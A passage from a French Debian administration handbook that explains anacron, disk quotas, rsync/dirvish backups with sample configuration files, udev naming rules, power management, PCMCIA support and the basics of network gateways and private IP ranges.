L'installation du paquet `anacron` désactive l'exécution par **`cron`** des scripts des fichiers `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, et `/etc/cron.monthly/`. On évite ainsi qu'ils soient pris en compte à la fois par **`anacron`** et par **`cron`**. Mais **`cron`** reste actif et se chargera encore d'exécuter les autres commandes planifiées (notamment par les utilisateurs).

Les quotas

Le système des quotas permet de limiter l'espace disque alloué à un utilisateur ou un groupe d'utilisateurs. Pour le mettre en place, il faut disposer d'un noyau activant sa prise en charge (option de compilation CONFIG_QUOTA) — ce qui est le cas des noyaux Debian. Les logiciels de gestion des quotas se trouvent dans le paquet Debian `quota`.

Pour les activer sur un système de fichiers, il faut mentionner, dans le fichier `/etc/fstab`, les options `usrquota` et `grpquota`, respectivement pour des quotas utilisateurs ou de groupes. Redémarrer l'ordinateur permet ensuite de mettre à jour les quotas en l'absence d'activité disque (condition nécessaire à une bonne comptabilisation de l'espace disque déjà consommé).

La commande **`edquota`** ***`utilisateur`*** (ou **`edquota -g`** ***`groupe`***) permet de changer les limites tout en consultant la consommation actuelle.

Le système de quotas permet de définir quatre limites :

- deux limites (*soft* et *hard*, respectivement douce et dure) concernent le nombre de blocs consommés. Si le système de fichiers a été créé avec une taille de bloc de 1 kilo-octet, un bloc contient 1024 octets du même fichier. Les blocs non saturés induisent donc des pertes d'espace disque. Un quota de 100 blocs, qui permet théoriquement de stocker 102 400 octets, sera pourtant saturé par 100 fichiers de 500 octets, ne représentant que 50 000 octets au total.
- deux limites (*soft* et *hard*) concernent le nombre d'*inodes* employés. Chaque fichier consomme au moins un *inode* pour stocker les informations le concernant (droits, propriétaires, date de dernier accès, etc.). Il s'agit donc d'une limite sur le nombre de fichiers de l'utilisateur.

Une limite *soft* peut être franchie temporairement ; l'utilisateur sera simplement averti de son dépassement de quota par le programme **`warnquota`**, habituellement invoqué par **`cron`**. Une limite *hard* ne peut jamais être franchie : le système refusera toute opération provoquant un dépassement du quota dur.

POUR ALLER PLUS LOIN

Définir les quotas par script

Le programme **`setquota`** peut être employé dans un script pour modifier automatiquement de nombreux quotas. Sa page de manuel `setquota(8)` détaille la syntaxe précise à employer.

VOCABULAIRE **Blocs et inodes**

Le système de fichiers découpe le disque dur en blocs, petites zones contiguës. La taille de ces blocs est déterminée lors de la création du système de fichiers, et varie généralement entre 1 et 8 ko.
Un bloc peut être utilisé soit pour stocker des données réelles du fichier, soit des méta-données utilisées par le système de fichiers. Parmi ces méta-données, on trouve notamment les *inodes* (terme parfois traduit par « i-nœuds » mais généralement laissé tel quel). Un inode utilise un bloc sur le disque (mais ce bloc n'est pas pris en compte dans le quota de blocs, seulement dans le quota d'inodes), et contient à la fois des informations sur le fichier qu'il concerne (nom, propriétaire, permissions etc.) et des pointeurs vers les blocs de données réellement utilisés. Pour les fichiers volumineux occupant plus de blocs qu'il n'est possible de référencer dans un seul inode, il y a même un système de blocs indirects : l'inode référence une liste de blocs ne contenant pas directement des données mais une autre liste de blocs.

POUR ALLER PLUS LOIN **Systématiser un quota pour les nouveaux utilisateurs**

Pour instaurer un quota systématique chez les nouveaux utilisateurs, il faut le configurer sur un utilisateur « modèle » (avec **edquota** ou **setquota**) et indiquer son nom dans la variable QUOTAUSER du fichier `/etc/adduser.conf`. Ce paramétrage sera alors automatiquement repris pour chaque nouvel utilisateur créé avec la commande **adduser**.

On peut définir, par la commande **edquota -t**, une « période de grâce » maximale autorisée pour un dépassement de limite *soft*. Ce délai écoulé, la limite *soft* se comportera comme une limite *hard* et l'utilisateur devra donc repasser sous elle pour pouvoir à nouveau écrire quoi que ce soit sur le disque.

Sauvegarde

L'une des responsabilités principales de tout administrateur, la sauvegarde reste un sujet complexe dont les outils puissants sont en général difficiles à maîtriser.

De nombreux logiciels existent : citons **amanda**, un système client/serveur doté de nombreuses options, mais plutôt difficile à configurer. Des dizaines d'autres paquets Debian sont dédiés à des solutions de sauvegarde, comme vous le montrera la commande **apt-cache search backup**.

Plutôt que de détailler le fonctionnement de certains d'entre eux, nous prenons le parti d'exposer la réflexion menée par les administrateurs de Falcot SA pour définir leur stratégie de sauvegarde.

Chez Falcot SA, les sauvegardes répondent à deux besoins : récupérer des fichiers supprimés par erreur et remettre en route rapidement tout ordinateur (serveur ou bureautique) dont le disque dur subit une panne.

Sauvegarde avec rsync

Les sauvegardes sur bandes ayant été jugées trop lentes et trop coûteuses, les données seront sauvegardées sur les disques durs d'un serveur dédié, où l'emploi du RAID logiciel (détaillé page 258) les protégera d'une défaillance du disque. Les ordinateurs bureautiques ne sont pas sauve-

gardés individuellement, mais les utilisateurs sont informés que leur compte personnel, situé sur le serveur de fichiers de leur département, sera sauvegardé. La commande **rsync** (du paquet éponyme) sauvegarde quotidiennement ces différents serveurs.

L'espace disque disponible interdit la mise en place d'une sauvegarde complète quotidienne. C'est pourquoi la synchronisation par **rsync** est précédée d'une duplication du contenu de la dernière sauvegarde par des liens durs (*hard links*), qui évitent de consommer trop d'espace disque. Le processus **rsync** ne remplacera ensuite que les fichiers modifiés depuis la dernière sauvegarde. Ce mécanisme permet de conserver un grand nombre de sauvegardes sur un volume réduit. Toutes les sauvegardes étant accessibles en même temps (par exemple dans des répertoires différents d'un même volume accessible à travers le réseau), on pourra effectuer rapidement des comparaisons entre deux dates données.

Ce mécanisme de sauvegarde se met facilement en place à l'aide du programme **dirvish**. Il emploie un espace de stockage des sauvegardes (*bank*, dans son vocabulaire) dans lequel il place les différentes copies horodatées des ensembles de fichiers sauvegardés (ces ensembles sont nommés *vaults*, donc « chambre forte », dans la documentation de dirvish).

La configuration principale se trouve dans le fichier `/etc/dirvish/master.conf`. Elle indique l'emplacement de l'espace de stockage des sauvegardes, la liste des ensembles à sauvegarder ainsi que des valeurs par défaut pour l'expiration des sauvegardes. Le reste de la configuration se trouve dans les fichiers *bank*`/`*vault*`/dirvish/default.conf` et contient à chaque fois la configuration spécifique à l'ensemble de fichiers en question.

EXEMPLE Fichier /etc/dirvish/master.conf

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

Le paramètre `bank` indique le répertoire dans lequel les sauvegardes sont stockées. Le paramètre `exclude` permet d'indiquer des fichiers (ou des formes de noms de fichiers) à exclure de la sauvegarde. Le paramètre

B.A.-BA Le lien dur, un deuxième nom pour le fichier

Un lien dur (*hardlink*), contrairement au lien symbolique, ne peut être différencié du fichier pointé. Créer un lien dur revient en fait à affecter un deuxième nom à un fichier déjà existant (cible). C'est pourquoi la suppression d'un lien dur ou de la cible ne supprime en fait qu'un des noms associés au fichier. Tant qu'un nom est encore affecté au fichier, les données de celui-ci restent présentes sur le système de fichiers. Il est intéressant de noter que contrairement à une copie, le lien dur ne consomme pas d'espace disque supplémentaire.
Le lien dur se crée avec la commande **ln *cible lien***. Le fichier *lien* est alors un nouveau nom du fichier *cible*. Les liens durs ne peuvent être créés qu'au sein d'un même système de fichiers, alors que les liens symboliques ne souffrent pas de cette limitation.

`Runall` est la liste des ensembles de fichiers à sauvegarder avec un horodatage pour chaque ensemble, ce dernier permet simplement d'attribuer la bonne date à la copie au cas où la sauvegarde ne se déclencherait pas exactement à l'heure prévue. Il faut indiquer un horaire légèrement inférieur à l'horaire réel d'exécution (qui est 22h04 par défaut sur un système Debian, selon `/etc/cron.d/dirvish`). Enfin les paramètres `expire-default` et `expire-rule` définissent la politique d'expiration (donc de conservation) des sauvegardes. L'exemple ci-dessus conserve pour toujours les sauvegardes générées le premier dimanche de chaque trimestre, détruit après un an celles du premier dimanche de chaque mois et après 3 mois celles des autres dimanches. Les autres sauvegardes quotidiennes sont conservées 15 jours. L'ordre des règles compte, dirvish emploie la dernière règle qui correspond, ou celle mentionnée dans `expire-default` si aucune des règles de `expire-rule` ne correspond.

EXEMPLE Fichier /backup/root/dirvish/default.conf

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

L'exemple ci-dessus précise l'ensemble de fichiers à sauvegarder : il s'agit de fichiers sur la machine *rivendell.falcot.com* (pour une sauvegarde de données locales, il faut simplement préciser le nom de la machine locale tel que **hostname** le rapporte), en particulier ceux qui sont dans l'arborescence racine (`tree: /`) à l'exclusion de ceux listés dans `exclude`. La sauvegarde restera limitée au contenu d'un seul système de fichiers (`xdev: 1`), elle n'inclura pas les fichiers d'autres montages. Un index des fichiers sauvegardés sera généré (`index: gzip`) et l'image sera nommée selon la date du jour (`image-default: %Y%m%d`).

De nombreuses options existent, toutes documentées dans la page de manuel `dirvish.conf(5)`. Une fois ces fichiers de configuration mis en place, il faut initialiser chaque ensemble de fichiers avec la commande **`dirvish --vault *vault* --init`**. Puis l'invocation quotidienne de **`dirvish-runall`** créera automatiquement une nouvelle copie de sauvegarde juste après avoir supprimé celles qui devaient l'être.

EN PRATIQUE Expiration planifiée

Les règles d'expiration ne sont pas employées par **`dirvish-expire`** pour faire son travail. En réalité, les règles d'expiration interviennent au moment de la création d'une nouvelle copie de sauvegarde pour définir une date d'expiration associée à cette copie. **`dirvish-expire`** se contente de parcourir les copies stockées et de supprimer celles dont la date d'expiration est dépassée.

EN PRATIQUE Sauvegarde distante par SSH

Lorsque dirvish doit sauvegarder des données d'une machine distante, il va employer **ssh** pour s'y connecter et y démarrer **rsync** en tant que serveur. Cela nécessite donc que l'utilisateur root puisse se connecter automatiquement à la machine en question. L'emploi d'une clé d'authentification SSH permet précisément cela (voir page 165).

Restauration des machines non sauvegardées

Les ordinateurs de bureau, non sauvegardés, seront faciles à régénérer à partir des CD-Roms fabriqués par le programme **mondo**. Amorçables, ces CD-Roms permettent de réinstaller complètement le système de la machine. Attention cependant : les fichiers qui ne font ni partie du système ni du répertoire personnel des utilisateurs ne seront pas, eux, sauvegardés par **mondo** ; ceci inclut par exemple les *crontabs* locales des utilisateurs, mais aussi toute modification de configuration du système intervenue depuis la préparation du CD-Rom.

Les administrateurs de Falcot SA sont conscients des limites de leur politique de sauvegarde. Ne pouvant pas protéger le serveur de sauvegarde aussi bien qu'une bande dans un coffre ignifugé, ils l'ont installé dans une pièce séparée de sorte qu'un sinistre tel qu'un incendie se déclarant dans la salle des serveurs ne détruise pas aussi les sauvegardes. Par ailleurs, ils réalisent une sauvegarde incrémentale sur DVD-Rom une fois par semaine — seuls les fichiers modifiés depuis la dernière sauvegarde sont concernés.

ALTERNATIVE **systemimager**

Le logiciel Systemimager permet lui aussi de restaurer rapidement des ordinateurs complets, à partir d'une image stockée par exemple sur un serveur. Il est étudié dans le chapitre 12 (page 285).

POUR ALLER PLUS LOIN

Sauvegarde SQL, LDAP

De nombreux services (comme les bases de données SQL ou LDAP) ne peuvent pas être sauvegardés simplement en copiant leurs fichiers (sauf s'ils sont correctement interrompus durant la sauvegarde, ce qui pose souvent problème car ils sont prévus pour être disponibles en permanence). Il est alors nécessaire de faire appel à une procédure « d'export » des données, dont on sauvegardera alors le *dump*. Souvent volumineux, celui-ci se prête cependant bien à la compression. Pour réduire l'espace de stockage nécessaire, on ne stockera qu'un fichier texte complet par semaine et un **diff** chaque jour, ce dernier étant obtenu par une commande du type **diff *fichier-de-la-veille fichier-du-jour***. Le programme **xdelta** produira les différences incrémentales des *dumps* binaires.

CULTURE

TAR, standard de sauvegarde sur bande

Historiquement, le moyen le plus simple de réaliser une sauvegarde sous Unix était de stocker sur bande une archive au format *TAR*. La commande **tar** tire d'ailleurs son nom de *Tape ARchive* (« archive sur bande »).

Branchements « à chaud » : hotplug

Introduction

Le sous-système *hotplug* du noyau permet de charger les pilotes des périphériques qui peuvent se connecter à chaud. Cela inclut les périphériques USB (de plus en plus répandus), PCMCIA (souvent des cartes d'extension pour ordinateurs portables), IEEE 1394 (aussi connu sous l'appellation « Firewire » ou « I-Link »), certains disques SATA, et même, pour certains serveurs haut de gamme, les périphériques SCSI ou PCI. Le noyau dispose d'une base de données associant à chaque identifiant de périphérique le pilote requis. Cette base de données est employée au démarrage de l'ordinateur pour charger tous les pilotes des périphériques détectés sur les différents bus mentionnés, mais aussi lors de l'insertion à chaud d'un périphérique supplémentaire. Une fois le pilote chargé, un message est envoyé à **udevd** afin que celui-ci puisse créer l'entrée correspondante dans `/dev/`.

La problématique du nommage

Avant l'introduction des branchements à chaud, il était simple de donner un nom fixe à un périphérique. On se basait simplement sur le positionne-

ment des périphériques dans leur bus respectif. Mais si les périphériques apparaissent et disparaissent sur le bus, ce n'est plus possible. L'exemple typique est l'emploi d'un appareil photo numérique et d'une clé USB : tous les deux apparaissent comme des disques, le premier branché sera souvent `/dev/sda` et le second `/dev/sdb`. Le nom du périphérique n'est donc pas fixe, il dépend de l'ordre dans lequel ils ont été connectés.

En outre de plus en plus de pilotes emploient des numéros majeur/mineur dynamiques, ce qui fait qu'il est impossible d'avoir une entrée statique pour le périphérique, puisque ces caractéristiques essentielles peuvent varier après un redémarrage de l'ordinateur.

C'est pour résoudre ces problématiques qu'*udev* a été créé.

CULTURE Le paquet hotplug est obsolète

Tous les services auparavant assurés par le programme **`hotplug`** sont désormais intégrés dans le paquet *udev*. On peut donc supprimer le paquet `hotplug` qui n'est là que pour faciliter la mise à jour de Debian *Sarge* à Debian *Etch*.

EN PRATIQUE Gestion des cartes réseau

De nombreux ordinateurs intègrent plusieurs cartes réseau (parfois deux interfaces filaires et une interface wifi) et avec l'intégration du support *hotplug* sur la plupart des bus, le noyau 2.6 n'offre plus de garantie de nommage fixe sur ces interfaces réseau. Pourtant l'utilisateur qui veut configurer son réseau dans `/etc/network/interfaces` a besoin d'un nom fixe !
Il serait pénible de demander à chaque utilisateur de se créer ses propres règles *udev* pour régler ce problème, c'est pourquoi *udev* a été configuré d'une manière un peu particulière : au premier démarrage (et plus généralement à chaque fois qu'une carte jamais rencontrée apparaît) il utilise le nom de l'interface réseau et son adresse MAC pour créer des nouvelles règles qui, aux prochains redémarrages, seront employées pour réattribuer systématiquement les mêmes noms. Ces règles sont stockées dans `/etc/udev/rules.d/z25_persistent-net.rules`.
Ce mécanisme a des effets de bord qu'il est bon de connaître. Considérons le cas d'un ordinateur qui n'a qu'une seule carte réseau PCI. L'interface réseau se nomme logiquement `eth0`. La carte tombe en panne et l'administrateur la remplace, la nouvelle carte a donc une nouvelle adresse MAC. Puisque l'ancienne carte avait reçu le nom `eth0`, la nouvelle se verra attribuer le nom `eth1` alors même que la carte `eth0` ne réapparaîtra jamais (et le réseau ne sera pas fonctionnel car `/etc/network/interfaces` configure vraisemblablement une interface `eth0`). Dans ces cas il suffit de supprimer le fichier `/etc/udev/rules.d/z25_persistent-net.rules` avant de redémarrer l'ordinateur et la nouvelle carte recevra le nom `eth0` attendu.

Fonctionnement de udev

Lorsqu'*udev* est informé par le noyau de l'apparition d'un nouveau périphérique, il récupère de nombreuses informations sur le périphérique en question en consultant les entrées correspondantes dans `/sys/`, en particulier celles qui permettent de l'identifier de manière unique (adresse MAC pour une carte réseau, numéro de série pour certains périphériques USB, etc.).

Armé de toutes ces informations, *udev* consulte l'ensemble de règles contenues dans `/etc/udev/rules.d/` et décide à partir de cela du nom à attribuer au périphérique, des liens symboliques à créer (pour offrir des noms alternatifs) ainsi que des commandes à exécuter. Tous les fichiers sont con-

sultés et les règles sont toutes évaluées séquentiellement (sauf quand un fichier fait appel à des constructions de type « GOTO »). Ainsi il peut y avoir plusieurs règles qui correspondent à un événement donné.

La syntaxe des fichiers de règles est assez simple : chaque ligne contient des critères de sélection et des directives d'affectation. Les premiers permettent de sélectionner les événements sur lesquels il faudra réagir et les seconds définissent l'action à effectuer. Tous sont simplement séparés par des virgules et c'est l'opérateur qui désigne s'il s'agit d'un critère de sélection (pour les opérateurs de comparaison `==` ou `!=`) ou d'une directive d'affectation (pour les opérateurs `=`, `+=` ou `:=`).

Les opérateurs de comparaisons s'emploient sur les variables suivantes :

- `KERNEL` : le nom que le noyau affecte au périphérique ;
- `ACTION` : l'action correspondant à l'événement (« add » pour l'ajout d'un périphérique, « remove » pour la suppression) ;
- `DEVPATH` : le chemin de l'entrée correspondant au périphérique dans `/sys/` ;
- `SUBSYSTEM` : le sous-système du noyau à l'origine de la demande (ils sont nombreux mais citons par exemple « usb », « ide », « net », « firmware », etc.) ;
- `ATTR{`*`attribut`*`}` : contenu du fichier *attribut* dans le répertoire `/sys/`*`$devpath/`* du périphérique. C'est ici que l'on va trouver les adresses MAC et autres identifiants spécifiques à chaque bus ;
- `KERNELS`, `SUBSYSTEMS` et `ATTRS{`*`attribut`*`}` sont des variantes qui vont chercher à faire correspondre les différentes options sur un des périphériques parents du périphérique actuel ;
- `PROGRAM` : délègue le test au programme indiqué (vrai s'il renvoie 0, faux sinon). Le contenu de la sortie standard du programme est stocké afin de pouvoir l'utiliser dans le cadre du test `RESULT` ;
- `RESULT` : effectue des tests sur la sortie standard du dernier appel à `PROGRAM`.

Les opérandes de droite peuvent employer certaines expressions de motifs pour correspondre à plusieurs valeurs en même temps. Ainsi `*` correspond à une chaîne quelconque (même vide), `?` correspond à un caractère quelconque et `[]` correspond à l'ensemble de caractères cités entre les crochets (l'ensemble inverse si le premier caractère est un point d'exclamation, et les intervalles de caractères sont supportés avec la notation `a-z`).

Les listes ci-dessus ne sont pas exhaustives (elles reprennent les paramètres les plus importants) mais la page de manuel `udev(7)` devrait l'être.

Cas pratique

Prenons le cas d'une simple clé USB et essayons de lui affecter un nom fixe. Il faut d'abord trouver les éléments qui vont permettre de l'identifier de manière unique. Pour cela, on la branche et on exécute **udevinfo -a -n /dev/sda** (en remplaçant évidemment */dev/sda* par le nom réel affecté à la clé).

```
$ udevinfo -a -n /dev/sda
[...]
  looking at device '/block/sda':
    KERNEL=="sda"
    SUBSYSTEM=="block"
    DRIVER==""
    ATTR{stat}=="     322      374      705      224        1
              ➥ 0        1        4        0      212      228"
    ATTR{size}=="3903487"
    ATTR{removable}=="1"
    ATTR{range}=="16"
    ATTR{dev}=="8:0"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:
   ➥ 1d.7/usb5/5-1':
    KERNELS=="5-1"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}==""
    ATTRS{serial}=="0390627052A2F897"
    ATTRS{product}=="Store_n_go"
    ATTRS{manufacturer}=="Verbatim"
[...]
```

Pour constituer une ligne de règle on peut employer des tests sur les variables du périphérique ainsi que celles d'un seul des périphériques parents. L'exemple ci-dessus permet par exemple de créer deux règles comme celles-ci :

```
KERNEL=="sd?", SUBSYSTEM=="block",
 ➥ ATTRS{serial}=="0390627052A2F897", SYMLINK+="clef_usb/disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block",
 ➥ ATTRS{serial}=="0390627052A2F897", SYMLINK+="clef_usb/part%n"
```

Une fois ces règles placées dans un fichier nommé par exemple `/etc/udev/udev.d/010_local.rules`, il suffit de dire à udev de recharger l'ensemble des règles avec **/etc/init.d/udev reload**, et de retirer puis réinsérer la clé USB. On peut alors constater que `/dev/clef_usb/disk` représente le disque associé à la clé USB et que `/dev/clef_usb/part1` est sa première partition.

POUR ALLER PLUS LOIN

Déboguer la configuration de udev

Comme beaucoup de démons, **udevd** enregistre des traces dans `/var/log/daemon.log`. Mais il n'est pas très verbeux par défaut, et cela ne permet que rarement de comprendre ce qu'il fait. La commande **sudo udevcontrol log_priority=info** augmente le niveau de verbosité courant et résout ce problème. **udevcontrol log_priority=err** remet en place la verbosité par défaut.

Gestion de l'énergie

La question de la gestion de l'énergie reste souvent problématique. En effet, une mise en veille réussie requiert que les pilotes de tous les périphériques de l'ordinateur sachent se désactiver et surtout reconfigurer le périphérique au réveil. Malheureusement, il subsiste de nombreux périphériques incapables de bien se mettre en veille sous Linux car leurs constructeurs n'en ont pas fourni les spécifications.

Gestion avancée de l'énergie : APM

La prise en charge de l'APM (*Advanced Power Management*), présente dans tous les noyaux de Debian, y est désactivée par défaut. Pour l'activer, on ajoutera l'option `apm=on` aux paramètres passés au noyau lors du démarrage. Avec LILO, on ajoutera la directive `append="apm=on"` au bloc décrivant l'image à démarrer (dans le fichier `/etc/lilo.conf`). Dans le cas de GRUB, il suffit d'ajouter `apm=on` à la ligne débutant par `kernel` (il s'agit ici du fichier `/boot/grub/menu.lst`).

Le paquet `apmd` fournit un démon qui attend des événements liés à la gestion de l'énergie (basculement entre le mode secteur et la batterie pour un ordinateur portable, etc.) et permet d'exécuter des commandes particulières en réaction.

De nos jours, APM n'a probablement un intérêt qu'avec des ordinateurs assez anciens qui ne supportent pas correctement l'ACPI. Dans tous les autres cas, ACPI doit être privilégié.

Économie d'énergie moderne : ACPI

Les derniers noyaux 2.4 et les noyaux 2.6 proposent l'ACPI (*Advanced Configuration and Power Interface*, interface avancée de configuration et d'énergie), le standard le plus récent en matière d'économie d'énergie. Plus souple et plus puissant, il est aussi plus compliqué à mettre en œuvre. Le paquet `acpid` est le pendant d'`apmd` pour le monde ACPI.

Si vous savez que votre BIOS gère correctement ACPI, alors il doit être préféré à APM (quitte à mettre à jour le BIOS). En migrant de l'un à l'autre, il faut veiller à supprimer le paquet `apmd` car sa cohabitation avec `acpid` pourrait poser problème (et vice versa).

À SUIVRE **Software suspend**

La bannière *software suspend* rassemble plusieurs efforts récents visant à intégrer à Linux une hibernation fiable, sur disque ou en mémoire. Les noyaux 2.6 récents intègrent une solution généralement fiable, en collaboration avec les utilitaires associés du paquet `uswsusp`. Le problème de la mise en veille totalement fiable d'un système Linux n'est hélas pas encore de l'histoire ancienne, et il convient de faire des tests avec le matériel dont on dispose avant de trop faire confiance à la possibilité de réveil.

Pour ceux qui veulent en savoir plus sur le fonctionnement de la mise en veille avec ACPI, Matthew Garrett a fait un excellent article (en anglais) à ce sujet dans son blog.

‣ http://www.advogato.org/article/913.html

ATTENTION

Carte graphique et mise en veille

Le pilote de la carte graphique pose souvent problème lors de la mise en veille. En cas de souci, il convient donc de tester la dernière version du serveur graphique X.org.

MATÉRIEL **Apple Powerbook et la gestion d'énergie**

Sur les Apple Powerbook (processeur PowerPC donc), on remplacera `apmd` par `pmud`.

Cartes pour portables : PCMCIA

Les pilotes de cartes PCMCIA sont intégrés dans le noyau en tant que modules depuis les noyaux 2.6.13. Sur un système *Etch*, il suffit donc d'installer la partie fonctionnant en espace utilisateur, contenue dans le paquet `pcmciautils`.

Le paquet `wireless-tools` sera aussi nécessaire à la bonne prise en charge des cartes de connexion sans fil Wi-Fi.

À chaque insertion ou éjection d'une carte, le démon la configure ou déconfigure en exécutant un script du répertoire `/etc/pcmcia/`, qui trouve ses paramètres dans les fichiers `/etc/pcmcia/*.opts`. Ces fichiers ont été légèrement adaptés pour s'intégrer à un système Debian : la configuration du réseau est ainsi déléguée à **`ifup`** si le fichier `/etc/pcmcia/network.opts` en est dépourvu. Il en va de même pour la configuration d'un réseau sans fil, qui peut être spécifiée dans `/etc/network/interfaces` au lieu de `/etc/pcmcia/wireless.opts`. Le fichier `/usr/share/doc/wireless-tools/README.Debian` décrit d'ailleurs la syntaxe à employer.


Après ce survol des services de base communs à de nombreux Unix, nous nous focaliserons sur l'environnement dans lequel évoluent les machines administrées : le réseau. De nombreux services sont en effet nécessaires à son bon fonctionnement — nous vous proposons de les découvrir dans le chapitre qui suit.

NOTE Le support de PCMCIA sous Sarge

L'utilisation de PCMCIA sous *Sarge* requiert l'installation de deux paquets : `pcmcia-cs` (PCMCIA *Card Services*), qui héberge les démons qui réagissent à l'insertion de nouvelles cartes PCMCIA en chargeant le pilote correspondant, et `kernel-pcmcia-modules-`*`version-noyau`*, qui fournit les pilotes eux-mêmes — des modules noyau comme la majorité des pilotes Linux.

Les utilisateurs de noyaux 2.4 (les noyaux par défaut de *Sarge*) peuvent aussi trouver des paquets `pcmcia-modules-`*`version-noyau`* contenant des pilotes plus à jour que ceux présents dans le noyau officiel : à l'époque, le développement des pilotes PCMCIA était réalisé en dehors du noyau officiel et deux versions coexistaient donc en parallèle (celle du noyau était systématiquement plus ancienne puisqu'elle n'était synchronisée avec le tronc de développement principal qu'assez irrégulièrement).

chapitre 10



Infrastructure réseau

Linux profite du considérable héritage d'Unix dans le domaine des réseaux, et Debian dispose de toute la panoplie des outils existants pour les créer et les gérer. Ce chapitre les passe en revue.

SOMMAIRE

MOTS-CLÉS

- Réseau
- Passerelle
- TCP/IP
- IPV6
- DNS
- Bind
- DHCP
- QoS

Passerelle

Une passerelle relie plusieurs réseaux entre eux. Ce terme désigne souvent la « porte de sortie » d'un réseau local, point de passage obligé pour atteindre toutes les adresses IP externes. La passerelle est connectée à chacun des réseaux qu'elle relie et agit en tant que routeur pour faire transiter les paquets IP entre ses différentes interfaces.

B.A.-BA Paquet IP

Les réseaux employant le protocole IP pour échanger des informations fonctionnent par paquets : les données y circulent de manière intermittente dans des blocs de taille limitée. Chaque paquet contient, en plus des données, les informations nécessaires à son acheminement (ou routage).

B.A.-BA TCP/UDP

TCP est un protocole permettant d'établir un flux de données continues entre deux points. Il repose sur IP, mais il permet aux programmes qui l'utilisent de faire abstraction des paquets eux-mêmes. Ces programmes ne voient qu'un point d'entrée dans lequel ils envoient des octets, ces octets ressortant sans perte (et dans l'ordre) au point de sortie. TCP compense en effet diverses erreurs qui peuvent apparaître au niveau réseau inférieur : les pertes de paquets déclenchent une retransmission, et les données sont remises dans l'ordre le cas échéant.
UDP est également un protocole qui repose sur IP, mais à la différence de TCP il reste orienté paquet. Il n'a pas les mêmes buts non plus : il ne s'agit ici que de faire passer un paquet d'une application à une autre. Le protocole ne cherche pas à corriger les éventuelles pertes de paquets sur le réseau, pas plus qu'il ne va s'assurer que les paquets sont remis à l'application destinataire dans l'ordre où ils ont été émis. On y gagne généralement en temps de latence, puisque la perte d'un paquet ne bloque pas la réception des paquets suivants jusqu'à la retransmission du paquet perdu.
TCP et UDP fonctionnent avec des ports, qui sont des points d'attache pour établir une connexion avec une application sur une machine. Ce concept permet d'avoir plusieurs communications différenciées avec le même interlocuteur, le numéro de port étant le critère distinctif.
Certains de ces numéros — standardisés par l'IANA (*Internet Assigned Numbers Authority*, ou autorité Internet d'attribution des numéros) — sont associés à des services réseau. Par exemple, le port 25 est généralement employé par le serveur de courrier électronique.
‣ http://www.iana.org/assignments/port-numbers

CULTURE Plages d'adresses privées

La RFC 1918 définit trois plages d'adresses IP à ne pas router sur l'Internet, prévues pour un usage dans des réseaux locaux. La première, `10.0.0.0/8` (voir encadré page 130), est une plage de classe A (contenant 2^{24} adresses IP). La deuxième, `172.16.0.0/12`, rassemble 16 plages de classe B (`172.16.0.0/16` à `172.31.0.0/16`) pouvant contenir chacune 2^{16} adresses IP. La dernière, `192.168.0.0/16`, est une plage de classe B (regroupant les 256 plages de classe C `192.168.0.0/24` à `192.168.255.0/24`, de 256 adresses IP chacune).
‣ http://www.faqs.org/rfcs/rfc1918.html

Lorsqu'un réseau local utilise une plage d'adresses privées (non routables sur l'Internet), la passerelle doit effectuer du *masquerading* (masquage d'adresses IP) pour que ses machines puissent communiquer avec l'extérieur. L'opération consiste à remplacer chaque connexion sortante par une connexion provenant de la passerelle elle-même (disposant, elle, d'une adresse valable sur le réseau externe) puis à faire suivre les données reçues en réponse à la machine ayant initié la connexion. Pour mener à bien cette tâche, la passerelle dispose d'une plage de ports TCP dédiés au *masquerading* (il s'agit souvent de numéros de port très élevés, supérieurs à 60000). Chaque nouvelle connexion issue d'une machine interne apparaîtra à l'extérieur comme provenant de l'un de ces ports réservés. Lorsque la passerelle reçoit une réponse sur l'un d'entre eux, elle sait à quelle machine la faire suivre.

